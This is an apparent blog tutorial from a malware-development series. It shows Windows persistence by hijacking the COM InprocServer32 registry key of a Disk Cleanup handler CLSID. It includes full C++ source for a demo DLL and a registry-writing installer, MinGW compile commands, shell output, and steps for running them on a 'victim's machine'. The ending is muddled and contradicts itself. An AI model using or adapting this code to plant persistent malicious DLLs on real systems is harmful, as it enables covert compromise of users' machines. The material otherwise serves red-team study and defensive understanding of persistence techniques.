


Malware development: persistence - part 19. Disk Cleanup Utility. Simple C++ example.

cocomelonc.github.io/persistence/2022/11/16/malware-pers-19.html

November 16, 2022

2 minute read


Hello, cybersecurity enthusiasts and white hackers!



This post is based on my own research into one of the more interesting malware persistence tricks: via Disk Cleanup Utility.


disk cleanup


If you have ever had an issue with limited hard disk space, you are certainly familiar with the Disk Cleanup utility:



Good news for red teamers, the "Files to delete" list displayed in the user interface is not random. Just run command:

```
reg query  
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\VolumeCaches"  
/s
```







As you can see, there are even default values of registry keys here.

Also, if we have

`HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\VolumeCaches\default=<CLSID>`, we can find another registry key value: `HKCR\CLSID\<CLSID>\InProcServer32 = <DLLPATH>`:



For demo purposes, here I show the example of the registry from HKEY_CLASSES_ROOT because HKEY_CURRENT_USER is empty

This suggests, that we can use COM DLL hijacking for persistence. Let's try.

practical example

First of all, as usually, create "evil" DLL ([hack.cpp](#)):

```

/*
hack.cpp
simple DLL
author: @cocomelonc
https://cocomelonc.github.io/persistence/2022/11/16/malware-pers-19.html
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

BOOL APIENTRY DllMain(HMODULE hModule,  DWORD  nReason, LPVOID lpReserved) {
    switch (nReason) {
    case DLL_PROCESS_ATTACH:
        MessageBox(
            NULL,
            "Meow-meow!",
            "=^..^=",
            MB_OK
        );
        break;
    case DLL_PROCESS_DETACH:
        break;
    case DLL_THREAD_ATTACH:
        break;
    case DLL_THREAD_DETACH:
        break;
    }
    return TRUE;
}

```

As usually, for simplicity, it's just **meow-meow** messagbox.

And then create persistence script (**pers.cpp**):

```

/*
pers.cpp
windows persistence via Disk Cleaner
author: @cocomelonc
https://cocomelonc.github.io/persistence/2022/11/16/malware-pers-19.html
*/
#include <windows.h>
#include <string.h>
#include <stdio>

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;

    // subkey
    const char* sk = "Software\\Classes\\CLSID\\{8369AB20-56C9-11D0-94E8-00AA0059CE02}\\InprocServer32";

    // malicious DLL
    const char* dll = "Z:\\2022-11-16-malware-pers-19\\hack.dll";

    // startup
    LONG res = RegCreateKeyEx(HKEY_CURRENT_USER, (LPCSTR)sk, 0, NULL,
    REG_OPTION_NON_VOLATILE, KEY_WRITE | KEY_QUERY_VALUE, NULL, &hkey, NULL);
    if (res == ERROR_SUCCESS) {
        // create new registry keys
        RegSetValueEx(hkey, NULL, 0, REG_SZ, (unsigned char*)dll, strlen(dll));
        RegCloseKey(hkey);
    } else {
        printf("cannot create subkey value :(\n");
        return -1;
    }
    return 0;
}


```

As CLSID I took [8369AB20-56C9-11D0-94E8-00AA0059CE02](#). As you can see code is similar to [COM hijacking](#) post. The difference is only in the values of the variables.

demo

Let's go to compile our evil DLL:

```
x86_64-w64-mingw32-gcc -shared -o hack.dll hack.cpp
```



```

(cocomelonc@kali) - [~/hacking/cybersec_blog/2022-11-16-malware-pers-19]
$ x86_64-w64-mingw32-gcc -shared -o hack.dll hack.cpp

(cocomelonc@kali) - [~/hacking/cybersec_blog/2022-11-16-malware-pers-19]
$ ls -lt
total 100
-rwxr-xr-x 1 cocomelonc cocomelonc 92739 Nov 18 05:14 hack.dll
-rw-r--r-- 1 cocomelonc cocomelonc 932 Nov 18 05:07 pers.cpp
-rwxr-x--- 1 cocomelonc cocomelonc 530 Nov 18 05:01 hack.cpp

```


And persistence script:


```
x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -  
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-  
constants -static-libstdc++ -static-libgcc -fpermissive
```

```
(cocomelonc@kali) - [~/hacking/cybersec_blog/2022-11-16-malware-pers-19]  
$ x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fn  
o-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive  
  
(cocomelonc@kali) - [~/hacking/cybersec_blog/2022-11-16-malware-pers-19]  
$ ls -lt  
total 140  
-rwxr-xr-x 1 cocomelonc cocomelonc 40448 Nov 18 05:15 pers.exe  
-rwxr-xr-x 1 cocomelonc cocomelonc 92739 Nov 18 05:14 hack.dll  
-rw-r--r-- 1 cocomelonc cocomelonc 932 Nov 18 05:07 pers.cpp  
-rwxr-xr-x 1 cocomelonc cocomelonc 530 Nov 18 05:01 hack.cpp
```

Copy to victim's machine. In my case Windows 10 x64. Run:

```
reg query "HKCU\Software\Classes\CLSID\{8369AB20-56C9-11D0-94E8-00AA0059CE02}" /s  
.\pers.exe
```





As you can see, everything is worked perfectly! =^..^=

But for persistence. requires the user to run Disk Cleanup Utility. Here, I can use one of the classic trick for persistence. Adding Disk Cleanup to run during the start-up may not be the best idea, because it has a GUI. I tried using the command line arguments of this program:

```
cleanmgr.exe  
cleanmgr.exe /cleanup  
cleanmgr.exe /autoclean  
cleanmgr.exe /setup
```

But failed :(It worked correctly:

